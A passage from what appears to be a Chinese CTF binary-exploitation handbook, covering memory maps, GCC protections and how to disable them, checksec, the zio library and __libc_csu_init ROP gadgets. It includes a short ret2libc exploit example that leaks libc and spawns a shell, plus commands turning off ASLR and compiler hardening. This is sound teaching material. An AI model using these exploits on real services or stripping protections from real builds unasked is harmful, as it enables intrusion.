         /usr/lib/ld-2.25.so
7ffff7fbc000-7ffff7fbe000 rw-p 00000000 00:00 0
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0
         [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0
         [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00023000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffd000-7ffff7ffe000 rw-p 00024000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
```

```
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0
         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]

[1]+  Stopped                 ./a.out1

$ gcc -z execstack hello.c -o a.out2

$ ./a.out2 &
[2] 7467
[firmy@manjaro ~]$ cat /proc/7467/maps
555555554000-555555555000 r-xp 00000000 08:01 26366643
         /home/firmy/a.out2
555555754000-555555755000 r-xp 00000000 08:01 26366643
         /home/firmy/a.out2
555555755000-555555756000 rwxp 00001000 08:01 26366643
         /home/firmy/a.out2
555555756000-555555777000 rwxp 00000000 00:00 0
         [heap]
7ffff7a33000-7ffff7bd0000 r-xp 00000000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7bd0000-7ffff7dcf000 ---p 0019d000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dcf000-7ffff7dd3000 r-xp 0019c000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd3000-7ffff7dd5000 rwxp 001a0000 08:01 21372436
         /usr/lib/libc-2.25.so
7ffff7dd5000-7ffff7dd9000 rwxp 00000000 00:00 0
7ffff7dd9000-7ffff7dfc000 r-xp 00000000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7fbc000-7ffff7fbe000 rwxp 00000000 00:00 0
7ffff7ff8000-7ffff7ffa000 r--p 00000000 00:00 0
         [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0
         [vdso]
7ffff7ffc000-7ffff7ffd000 r-xp 00023000 08:01 21372338
         /usr/lib/ld-2.25.so
7ffff7ffd000-7ffff7ffe000 rwxp 00024000 08:01 21372338
         /usr/lib/ld-2.25.so
```

```
7ffff7ffe000-7ffff7fff000 rwxp 00000000 00:00 0
7ffffffde000-7ffffffff000 rwxp 00000000 00:00 0
         [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
         [vsyscall]

[2]+  Stopped                 ./a.out2
```

当使用 `-z execstack` 参数进行编译时，会关闭 `Stack Protector` 。我们可以看到在 `a.out1` 中的 `stack` 是 `rw` 的，而 `a.out2` 中则是 `rwx` 的。

`maps` 文件有 6 列，分别为：

- 地址：库在进程里地址范围
- 权限：虚拟内存的权限，r=读，w=写,x=执行,s=共享,p=私有
- 偏移量：库在进程里地址偏移量
- 设备：映像文件的主设备号和次设备号，可以通过通过 `cat /proc/devices` 查看设备号对应的设备名
- 节点：映像文件的节点号
- 路径: 映像文件的路径，经常同一个地址有两个地址范围，那是因为一段是 `r-xp` 为只读的代码段，一段是 `rwxp` 为可读写的数据段

除了 `/proc/<PID>/maps` 之外，还有一些有用的设备和文件。

- `/proc/kcore` 是 Linux 内核运行时的动态 core 文件。它是一个原始的内存转储，以 ELF core 文件的形式呈现，可以使用 GDB 来调试和分析内核。
- `／boot/System.map` 是一个特定内核的内核符号表。它是你当前运行的内核的 System.map 的链接。
- `/proc/kallsyms` 和 `System.map` 很类似，但它在 `/proc` 目录下，所以是由内核维护的，并可以动态更新。
- `/proc/iomem` 和 `/proc/<pid>/maps` 类似，但它是用于系统内存的。如：

```
# cat /proc/iomem | grep Kernel
01000000-01622d91 : Kernel code
01622d92-01b0ddff : Kernel data
01c56000-01d57fff : Kernel bss
```

ASCII 表

ASCII 表将键盘上的所有字符映射到固定的数字。有时候我们可能需要查看这张表：

```
$ man ascii

Oct   Dec   Hex   Char                        Oct   Dec   Hex
Char
────────────────────────────────────────────────────────────────────
────────
000   0     00    NUL '\0' (null character)   100   64    40
@
001   1     01    SOH (start of heading)      101   65    41
A
002   2     02    STX (start of text)         102   66    42
B
003   3     03    ETX (end of text)           103   67    43
C
004   4     04    EOT (end of transmission)   104   68    44
D
005   5     05    ENQ (enquiry)               105   69    45
E
006   6     06    ACK (acknowledge)           106   70    46
F
007   7     07    BEL '\a' (bell)             107   71    47
G
010   8     08    BS  '\b' (backspace)        110   72    48
H
011   9     09    HT  '\t' (horizontal tab)   111   73    49
I
012   10    0A    LF  '\n' (new line)         112   74    4A
J
013   11    0B    VT  '\v' (vertical tab)     113   75    4B
K
014   12    0C    FF  '\f' (form feed)        114   76    4C
L
015   13    0D    CR  '\r' (carriage ret)     115   77    4D
M
016   14    0E    SO  (shift out)             116   78    4E
N
017   15    0F    SI  (shift in)              117   79    4F
```

```
O
020   16    10    DLE (data link escape)      120   80    50
P
021   17    11    DC1 (device control 1)      121   81    51
Q
022   18    12    DC2 (device control 2)      122   82    52
R
023   19    13    DC3 (device control 3)      123   83    53
S
024   20    14    DC4 (device control 4)      124   84    54
T
025   21    15    NAK (negative ack.)         125   85    55
U
026   22    16    SYN (synchronous idle)      126   86    56
V
027   23    17    ETB (end of trans. blk)     127   87    57
W
030   24    18    CAN (cancel)                130   88    58
X
031   25    19    EM  (end of medium)         131   89    59
Y
032   26    1A    SUB (substitute)            132   90    5A
Z
033   27    1B    ESC (escape)                133   91    5B
[
034   28    1C    FS  (file separator)        134   92    5C
\  '\\'
035   29    1D    GS  (group separator)       135   93    5D
]
036   30    1E    RS  (record separator)      136   94    5E
^
037   31    1F    US  (unit separator)        137   95    5F
_
040   32    20    SPACE                       140   96    60
`
041   33    21    !                           141   97    61
a
042   34    22    "                           142   98    62
b
043   35    23    #                           143   99    63
```

```
c
044   36    24    $                       144   100   64
d
045   37    25    %                       145   101   65
e
046   38    26    &                       146   102   66
f
047   39    27    '                       147   103   67
g
050   40    28    (                       150   104   68
h
051   41    29    )                       151   105   69
i
052   42    2A    *                       152   106   6A
j
053   43    2B    +                       153   107   6B
k
054   44    2C    ,                       154   108   6C
l
055   45    2D    -                       155   109   6D
m

056   46    2E    .                       156   110   6E
n
057   47    2F    /                       157   111   6F
o
060   48    30    0                       160   112   70
p
061   49    31    1                       161   113   71
q
062   50    32    2                       162   114   72
r
063   51    33    3                       163   115   73
s
064   52    34    4                       164   116   74
t
065   53    35    5                       165   117   75
u
066   54    36    6                       166   118   76
v
```

```
067   55    37    7                           167   119   77
w
070   56    38    8                           170   120   78
x
071   57    39    9                           171   121   79
y
072   58    3A    :                           172   122   7A
z
073   59    3B    ;                           173   123   7B
{
074   60    3C    <                           174   124   7C
|
075   61    3D    =                           175   125   7D
}
076   62    3E    >                           176   126   7E
~
077   63    3F    ?                           177   127   7F
DEL

Tables
For convenience, below are more compact tables in hex and decima
l.

   2 3 4 5 6 7       30 40 50 60 70 80 90 100 110 120
 ------------      ---------------------------------
0:   0 @ P ` p     0:    (  2  <  F  P  Z  d   n   x
1: ! 1 A Q a q     1:    )  3  =  G  Q  [  e   o   y
2: " 2 B R b r     2:    *  4  >  H  R  \  f   p   z
3: # 3 C S c s     3: !  +  5  ?  I  S  ]  g   q   {
4: $ 4 D T d t     4: "  ,  6  @  J  T  ^  h   r   |
5: % 5 E U e u     5: #  -  7  A  K  U  _  i   s   }
6: & 6 F V f v     6: $  .  8  B  L  V  `  j   t   ~
7: ' 7 G W g w     7: %  /  9  C  M  W  a  k   u  DEL
8: ( 8 H X h x     8: &  0  :  D  N  X  b  l   v
9: ) 9 I Y i y     9: '  1  ;  E  O  Y  c  m   w
A: * : J Z j z
B: + ; K [ k {
C: , < L \ l |
D: - = M ] m }
E: . > N ^ n ~
```

```
F: / ? O _ o DEL
```

Hex 转 Char：

```
$ echo -e '\x41\x42\x43\x44'
$ printf '\x41\x42\x43\x44'
$ python -c 'print(u"\x41\x42\x43\x44")'
$ perl -e 'print "\x41\x42\x43\x44";'
```

Char 转 Hex：

```
$ python -c 'print(b"ABCD".hex())'
```

nohup 和 &

用 `nohup` 运行命令可以使命令永久的执行下去，和 Shell 没有关系，而 `&` 表示设置此进程为后台进程。默认情况下，进程是前台进程，这时就把 Shell 给占据了，我们无法进行其他操作，如果我们希望其在后台运行，可以使用 `&` 达到这个目的。

该命令的一般形式为：

```
$ nohup <command> &
```

前后台进程切换

可以通过 `bg`（background）和 `fg`（foreground）命令进行前后台进程切换。

显示Linux中的任务列表及任务状态：

```
$ jobs -l
[1]+  9433 Stopped (tty input)     ./a.out
```

将进程放到后台运行：

```
$ bg 1
```

将后台进程放到前台运行：

```
$ fg 1
```

cat -

通常使用 cat 时后面都会跟一个文件名，但如果没有，或者只有一个 `-` ，则表示从标准输入读取数据，它会保持标准输入开启，如：

```
$ cat -
hello world
hello world
^C
```

更进一步，如果你采用 `cat file -` 的用法，它会先输出 file 的内容，然后是标准输入，它将标准输入的数据复制到标准输出，并保持标准输入开启：

```
$ echo hello > text
$ cat text -
hello
world
world
^C
```

有时我们在向程序发送 paylaod 的时候，它执行完就直接退出了，并没有开启 shell，我们就可以利用上面的技巧：

```
$ cat payload | ./a.out
> Segmentation fault (core dumped)

$ cat payload - | ./a.out
whoami
firmy
^C
Segmentation fault (core dumped)
```

这样就得到了 shell。

4.3 GCC 堆栈保护技术

技术简介

Linux 中有各种各样的安全防护，其中 ASLR 是由内核直接提供的，通过系统配置文件控制。NX，Canary，PIE，RELRO 等需要在编译时根据各项参数开启或关闭。未指定参数时，使用默认设置。

CANARY

启用 CANARY 后，函数开始执行的时候会先往栈里插入 canary 信息，当函数返回时验证插入的 canary 是否被修改，如果是，就停止运行。

下面是一个例子：

```
#include <stdio.h>
void main(int argc, char **argv) {
    char buf[10];
    scanf("%s", buf);
}
```

我们先开启 CANARY，来看看执行的结果：

```
$ gcc -m32 -fstack-protector canary.c -o f.out
$ python -c 'print("A"*20)' | ./f.out
*** stack smashing detected ***: ./f.out terminated
Segmentation fault (core dumped)
```

接下来关闭 CANARY：

```
$ gcc -m32 -fno-stack-protector canary.c -o fno.out
$ python -c 'print("A"*20)' | ./fno.out
Segmentation fault (core dumped)
```

可以看到当开启 CANARY 的时候，提示检测到栈溢出和段错误，而关闭的时候，只有提示段错误。

下面对比一下反汇编代码上的差异：

开启 CANARY 时：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x000005ad <+0>:    lea    ecx,[esp+0x4]
   0x000005b1 <+4>:    and    esp,0xfffffff0
   0x000005b4 <+7>:    push   DWORD PTR [ecx-0x4]
   0x000005b7 <+10>:    push   ebp
   0x000005b8 <+11>:    mov    ebp,esp
   0x000005ba <+13>:    push   ebx
   0x000005bb <+14>:    push   ecx
   0x000005bc <+15>:    sub    esp,0x20
   0x000005bf <+18>:    call   0x611 <__x86.get_pc_thunk.ax>
   0x000005c4 <+23>:    add    eax,0x1a3c
   0x000005c9 <+28>:    mov    edx,ecx
   0x000005cb <+30>:    mov    edx,DWORD PTR [edx+0x4]
   0x000005ce <+33>:    mov    DWORD PTR [ebp-0x1c],edx
   0x000005d1 <+36>:    mov    ecx,DWORD PTR gs:0x14
    ; 将 canary 值存入 ecx
   0x000005d8 <+43>:    mov    DWORD PTR [ebp-0xc],ecx
  ; 在栈 ebp-0xc 处插入 canary
   0x000005db <+46>:    xor    ecx,ecx
   0x000005dd <+48>:    sub    esp,0x8
   0x000005e0 <+51>:    lea    edx,[ebp-0x16]
   0x000005e3 <+54>:    push   edx
   0x000005e4 <+55>:    lea    edx,[eax-0x1940]
   0x000005ea <+61>:    push   edx
   0x000005eb <+62>:    mov    ebx,eax
   0x000005ed <+64>:    call   0x450 <__isoc99_scanf@plt>
   0x000005f2 <+69>:    add    esp,0x10
```

```
   0x000005f5 <+72>:    nop
   0x000005f6 <+73>:    mov    eax,DWORD PTR [ebp-0xc]
      ; 从栈中取出 canary
   0x000005f9 <+76>:    xor    eax,DWORD PTR gs:0x14
        ; 检测 canary 值
   0x00000600 <+83>:    je     0x607 <main+90>
   0x00000602 <+85>:    call   0x690 <__stack_chk_fail_local>
   0x00000607 <+90>:    lea    esp,[ebp-0x8]
   0x0000060a <+93>:    pop    ecx
   0x0000060b <+94>:    pop    ebx
   0x0000060c <+95>:    pop    ebp
   0x0000060d <+96>:    lea    esp,[ecx-0x4]
   0x00000610 <+99>:    ret
End of assembler dump.
```

关闭 CANARY 时：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000055d <+0>:    lea    ecx,[esp+0x4]
   0x00000561 <+4>:    and    esp,0xfffffff0
   0x00000564 <+7>:    push   DWORD PTR [ecx-0x4]
   0x00000567 <+10>:    push   ebp
   0x00000568 <+11>:    mov    ebp,esp
   0x0000056a <+13>:    push   ebx
   0x0000056b <+14>:    push   ecx
   0x0000056c <+15>:    sub    esp,0x10
   0x0000056f <+18>:    call   0x59c <__x86.get_pc_thunk.ax>
   0x00000574 <+23>:    add    eax,0x1a8c
   0x00000579 <+28>:    sub    esp,0x8
   0x0000057c <+31>:    lea    edx,[ebp-0x12]
   0x0000057f <+34>:    push   edx
   0x00000580 <+35>:    lea    edx,[eax-0x19e0]
   0x00000586 <+41>:    push   edx
   0x00000587 <+42>:    mov    ebx,eax
   0x00000589 <+44>:    call   0x400 <__isoc99_scanf@plt>
   0x0000058e <+49>:    add    esp,0x10
   0x00000591 <+52>:    nop
   0x00000592 <+53>:    lea    esp,[ebp-0x8]
   0x00000595 <+56>:    pop    ecx
   0x00000596 <+57>:    pop    ebx
   0x00000597 <+58>:    pop    ebp
   0x00000598 <+59>:    lea    esp,[ecx-0x4]
   0x0000059b <+62>:    ret
End of assembler dump.
```

FORTIFY

FORTIFY 的选项 `-D_FORTIFY_SOURCE` 往往和优化 `-O` 选项一起使用，以检测缓冲区溢出的问题。

下面是一个简单的例子：

```
#include<string.h>
void main() {
    char str[3];
    strcpy(str, "abcde");
}
```

```
$ gcc -O2 fortify.c
$ checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No    0    0a.out

$ gcc -O2 -D_FORTIFY_SOURCE=2 fortify.c
In file included from /usr/include/string.h:639:0,
                 from fortify.c:1:
In function ‘strcpy’,
    inlined from ‘main’ at fortify.c:4:2:
/usr/include/bits/string3.h:109:10: warning: ‘__builtin___memcpy
_chk’ writing 6 bytes into a region of size 3 overflows the dest
ination [-Wstringop-overflow=]
   return __builtin___strcpy_chk (__dest, __src, __bos (__dest))
;
          ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
$ checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes    2    2a.out
```

开启优化 `-O2` 后，编译没有检测出任何问题，checksec 后 FORTIFY 为 No。当配合 `-D_FORTIFY_SOURCE=2`（也可以 `=1`）使用时，提示存在溢出问题，checksec 后 FORTIFY 为 Yes。

NX

No-eXecute，表示不可执行，其原理是将数据所在的内存页标识为不可执行，如果程序产生溢出转入执行 shellcode 时，CPU 会抛出异常。其绕过方法是 ret2libc。

PIE

PIE（Position Independent Executable）需要配合 ASLR 来使用，以达到可执行文件的加载时地址随机化。简单来说，PIE 是编译时随机化，由编译器完成；ASLR 是加载时随机化，由操作系统完成。开启 PIE 时，编译生成的是动态库文件（Shared object）文件，而关闭 PIE 后生成可执行文件（Executable）。

我们通过实际例子来探索一下 PIE 和 ASLR：

```
#include<stdio.h>
void main() {
    printf("%p\n", main);
}
```

```
$ gcc -m32 -pie random.c -o open-pie
$ readelf -h open-pie
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x400
  Start of program headers:          52 (bytes into file)
  Start of section headers:          6132 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
```

```
  Section header string table index: 29
$ gcc -m32 -no-pie random.c -o close-pie
$ readelf -h close-pie
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endi
an
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048310
  Start of program headers:          52 (bytes into file)
  Start of section headers:          5964 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 29
```

可以看到两者的不同在 `Type` 和 `Entry point address` 。

首先我们关闭 ASLR，使用 `-pie` 进行编译：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
# gcc -m32 -pie random.c -o a.out
# checksec --file a.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No    0        2    a.out

# ./a.out
0x5655553d
# ./a.out
0x5655553d
```

我们虽然开启了 `-pie` ，但是 ASLR 被关闭，入口地址不变。

```
# ldd a.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
# ldd a.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
```

可以看出动态链接库地址也不变。然后我们开启 ASLR：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
# ./a.out
0x5665353d
# ./a.out
0x5659753d
# ldd a.out
    linux-gate.so.1 (0xf7727000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7529000)
    /lib/ld-linux.so.2 (0xf7729000)
# ldd a.out
    linux-gate.so.1 (0xf77d6000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf75d8000)
    /lib/ld-linux.so.2 (0xf77d8000)
```

入口地址和动态链接库地址都变得随机。

接下来关闭 ASLR，并使用 `-no-pie` 进行编译：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
# gcc -m32 -no-pie random.c -o b.out
# checksec --file b.out
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No    0        2    b.out

# ./b.out
0x8048406
# ./b.out
0x8048406
# ldd b.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
# ldd b.out
    linux-gate.so.1 (0xf7fd7000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7dd9000)
    /lib/ld-linux.so.2 (0xf7fd9000)
```

入口地址和动态库都是固定的。下面开启 ASLR：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
# ./b.out
0x8048406
# ./b.out
0x8048406
# ldd b.out
    linux-gate.so.1 (0xf7797000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf7599000)
    /lib/ld-linux.so.2 (0xf7799000)
# ldd b.out
    linux-gate.so.1 (0xf770a000)
    libc.so.6 => /usr/lib32/libc.so.6 (0xf750c000)
    /lib/ld-linux.so.2 (0xf770c000)
```

入口地址依然固定，但是动态库变为随机。

所以在分析一个 PIE 开启的二进制文件时，只需要关闭 ASLR，即可使 PIE 和 ASLR 都失效。

> ASLR（Address Space Layout Randomization）
>
> 关闭：`# echo 0 > /proc/sys/kernel/randomize_va_space`
>
> 部分开启（将 mmap 的基址，stack 和 vdso 页面随机化）：`# echo 1 > /proc/sys/kernel/randomize_va_space`
>
> 完全开启（在部分开启的基础上增加 heap的随机化：`# echo 2 > /proc/sys/kernel/randomize_va_space`

RELRO

RELRO（ReLocation Read-Only）设置符号重定向表为只读或在程序启动时就解析并绑定所有动态符号，从而减少对 GOT（Global Offset Table）的攻击。

编译参数

各种安全技术的编译参数如下：

安全技术	完全开启	部分开启	关闭
Canary	-fstack-protector-all	-fstack-protector	-fno-stack-protector
NX	-z noexecstack		-z execstack
PIE	-pie		-no-pie
RELRO	-z now	-z lazy	-z norelro

关闭所有保护：

```
gcc hello.c -o hello -fno-stack-protector -z execstack -no-pie -
z norelro
```

开启所有保护：

```
gcc hello.c -o hello -fstack-protector-all -z noexecstack -pie -
z now
```

- FORTIFY
  - `-D_FORTIFY_SOURCE=1`：仅在编译时检测溢出
  - `-D_FORTIFY_SOURCE=2`：在编译时和运行时检测溢出

保护机制检测

有许多工具可以检测二进制文件所使用的编译器安全技术。下面介绍常用的几种：

checksec

```
$ checksec --file /bin/ls
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH    FORTIFY    Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes    5        15    /bin/ls
```

peda 自带的 checksec

```
$ gdb /bin/ls
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

4.4 使用 DynELF 泄露函数地址

Z3 约束求解器

4.6 zio

zio 简介

zio 是一个易用的 Python io 库，在 Pwn 题目中被广泛使用，zio 的主要目标是在 stdin/stdout 和 TCP socket io 之间提供统一的接口，所以当你在本地完成 利用开发后，使用 zio 可以很方便地将目标切换到远程服务器。

zio 的哲学：

```
from zio import *

if you_are_debugging_local_server_binary:
    io = zio('./buggy-server')          # used for local pwning
development
elif you_are_pwning_remote_server:
    io = zio(('1.2.3.4', 1337))         # used to exploit remote
 service

io.write(your_awesome_ropchain_or_shellcode)
# hey, we got an interactive shell!
io.interact()
```

官方示例：

```
from zio import *
io = zio('./buggy-server')
# io = zio((pwn.server, 1337))

for i in xrange(1337):
    io.writeline('add ' + str(i))
    io.read_until('>>')

io.write("add TFpdp1gL4Qu4aVCHUF6AY5Gs7WKCoTYzPv49QSa\ninfo " +
"A" * 49 + "\nshow\n")
io.read_until('A' * 49)
libc_base = l32(io.read(4)) - 0x1a9960
libc_system = libc_base + 0x3ea70
libc_binsh = libc_base + 0x15fcbf
payload = 'A' * 64 + l32(libc_system) + 'JJJJ' + l32(libc_binsh)
io.write('info ' + payload + "\nshow\nexit\n")
io.read_until(">>")
# We've got a shell;-)
io.interact()
```

需要注意的的是，zio 正在逐步被开发更活跃，功能更完善的 pwntools 取代，但如果你使用的是 32 位 Linux 系统，zio 可能是你唯一的选择。

安装

zio 仅支持 Linux 和 OSX，并基于 python 2.6, 2.7。

```
$ sudo pip2 install zio
```

`termcolor` 库是可选的，用于给输出上色：`$ sudo pip2 install termcolor`。

使用方法

由于没有文档，我们通过读源码来学习吧，不到两千行，很轻量，这也意味着你可以根据自己的需求很容易地进行修改。

总共导出了这些关键字：

```
__all__ = ['stdout', 'log', 'l8', 'b8', 'l16', 'b16', 'l32', 'b3
2', 'l64', 'b64', 'zio', 'EOF', 'TIMEOUT', 'SOCKET', 'PROCESS',
'REPR', 'EVAL', 'HEX', 'UNHEX', 'BIN', 'UNBIN', 'RAW', 'NONE', '
COLORED', 'PIPE', 'TTY', 'TTY_RAW', 'cmdline']
```

zio 对象的初始化定义：

```
def __init__(self, target, stdin = PIPE, stdout = TTY_RAW, print
_read = RAW, print_write = RAW, timeout = 8, cwd = None, env = N
one, sighup = signal.SIG_DFL, write_delay = 0.05, ignorecase = F
alse, debug = None):
```

通常可以这样：

```
io = zio(target, timeout=10000, print_read=COLORED(RAW,'red'), p
rint_write=COLORED(RAW,'green'))
```

内部函数很多，下面是常用的：

```
def print_write(self, value):
def print_read(self, value):

def writeline(self, s = ''):
def write(self, s):

def read(self, size = None, timeout = -1):
def readlines(self, sizehint = -1):
def read_until(self, pattern_list, timeout = -1, searchwindowsiz
e = None):

def gdb_hint(self, breakpoints = None, relative = None, extras =
 None):

def interact(self, escape_character=chr(29), input_filter = None
, output_filter = None, raw_rw = True):
```

zio 里的 `read` 和 `write` 对应到 pwntools 里就是 `recv` 和 `send` 。

另外是对字符的拆包解包，是对 struct 库的封装：

```
>>> l32(0xdeedbeaf)
'\xaf\xbe\xed\xde'
>>> l32('\xaf\xbe\xed\xde')
3740122799
>>> hex(l32('\xaf\xbe\xed\xde'))
'0xdeedbeaf'

>>> hex(b64('ABCDEFGH'))
'0x4142434445464748'
>>> b64(0x4142434445464748)
'ABCDEFGH'
```

`l` 和 `b` 就是指小端序和大端序。这些函数可以对应 pwntools 里的 `p32()` ， `p64()` 等。

当然你也可以直接在命令行下使用它：

```
$ zio -h

usage:

    $ zio [options] cmdline | host port

options:

    -h, --help              help page, you are reading this now!
    -i, --stdin             tty|pipe, specify tty or pipe stdin,
 default to tty
    -o, --stdout            tty|pipe, specify tty or pipe stdout
, default to tty
    -t, --timeout           integer seconds, specify timeout
    -r, --read              how to print out content read from c
hild process, may be RAW(True), NONE(False), REPR, HEX
    -w, --write             how to print out content written to
child process, may be RAW(True), NONE(False), REPR, HEX
    -a, --ahead             message to feed into stdin before in
teract
    -b, --before            don't do anything before reading tho
se input
    -d, --decode            when in interact mode, this option c
an be used to specify decode function REPR/HEX to input raw hex
bytes
    -l, --delay             write delay, time to wait before wri
te
```

zio 在 CTF 中的应用

通用 gadget

__libc_csu_init()

我们知道在程序编译的过程中，会自动加入一些通用函数做初始化的工作，这些初始化函数都是相同的，所以我们可以考虑在这些函数中找到一些通用的 gadget，在 x64 程序中，就存在这样的 gadget。x64 程序的前六个参数依次通过寄存器 rdi、rsi、rdx、rcx、r8、r9 进行传递，我们所找的 gadget 自然也是针对这些寄存器进行操作的。

函数 `__libc_csu_init()` 用于对 libc 进行初始化，只要程序调用了 libc，就一定存在这个函数。由于每个版本的 libc 都有一定区别，这里的版本如下：

```
$ file /usr/lib/libc-2.26.so
/usr/lib/libc-2.26.so: ELF 64-bit LSB shared object, x86-64, ver
sion 1 (GNU/Linux), dynamically linked, interpreter /usr/lib/ld-
linux-x86-64.so.2, BuildID[sha1]=f46739d962ec152b56d2bdb7dadaf8e
576dbf6eb, for GNU/Linux 3.2.0, not stripped
```

下面用 6.1 pwn hctf2016 brop 的程序来做示范，使用 `/r` 参数可以打印出原始指令的十六进制：

```
gdb-peda$ disassemble /r __libc_csu_init
Dump of assembler code for function __libc_csu_init:
   0x00000000004007d0 <+0>:     41 57   push   r15
   0x00000000004007d2 <+2>:     41 56   push   r14
   0x00000000004007d4 <+4>:     49 89 d7        mov    r15,rdx
   0x00000000004007d7 <+7>:     41 55   push   r13
   0x00000000004007d9 <+9>:     41 54   push   r12
   0x00000000004007db <+11>:    4c 8d 25 16 06 20 00    lea    r
12,[rip+0x200616]        # 0x600df8
   0x00000000004007e2 <+18>:    55      push   rbp
   0x00000000004007e3 <+19>:    48 8d 2d 16 06 20 00    lea    r
bp,[rip+0x200616]        # 0x600e00
   0x00000000004007ea <+26>:    53      push   rbx
   0x00000000004007eb <+27>:    41 89 fd        mov    r13d,edi
```

```
   0x00000000004007ee <+30>:    49 89 f6        mov    r14,rsi
   0x00000000004007f1 <+33>:    4c 29 e5        sub    rbp,r12
   0x00000000004007f4 <+36>:    48 83 ec 08     sub    rsp,0x8
   0x00000000004007f8 <+40>:    48 c1 fd 03     sar    rbp,0x3
   0x00000000004007fc <+44>:    ff 15 f6 07 20 00       call   Q
WORD PTR [rip+0x2007f6]        # 0x600ff8
   0x0000000000400802 <+50>:    48 85 ed        test   rbp,rbp
   0x0000000000400805 <+53>:    74 1f   je     0x400826 <__libc_
csu_init+86>
   0x0000000000400807 <+55>:    31 db   xor    ebx,ebx
   0x0000000000400809 <+57>:    0f 1f 80 00 00 00 00    nop    D
WORD PTR [rax+0x0]
   0x0000000000400810 <+64>:    4c 89 fa        mov    rdx,r15
   0x0000000000400813 <+67>:    4c 89 f6        mov    rsi,r14
   0x0000000000400816 <+70>:    44 89 ef        mov    edi,r13d
   0x0000000000400819 <+73>:    41 ff 14 dc     call   QWORD PTR
 [r12+rbx*8]
   0x000000000040081d <+77>:    48 83 c3 01     add    rbx,0x1
   0x0000000000400821 <+81>:    48 39 dd        cmp    rbp,rbx
   0x0000000000400824 <+84>:    75 ea   jne    0x400810 <__libc_
csu_init+64>
   0x0000000000400826 <+86>:    48 83 c4 08     add    rsp,0x8
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
End of assembler dump.
```

从中提取出两段（必须以ret结尾），把它们叫做 part1 和 part2：

```
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
```

```
   0x0000000000400810 <+64>:    4c 89 fa        mov    rdx,r15
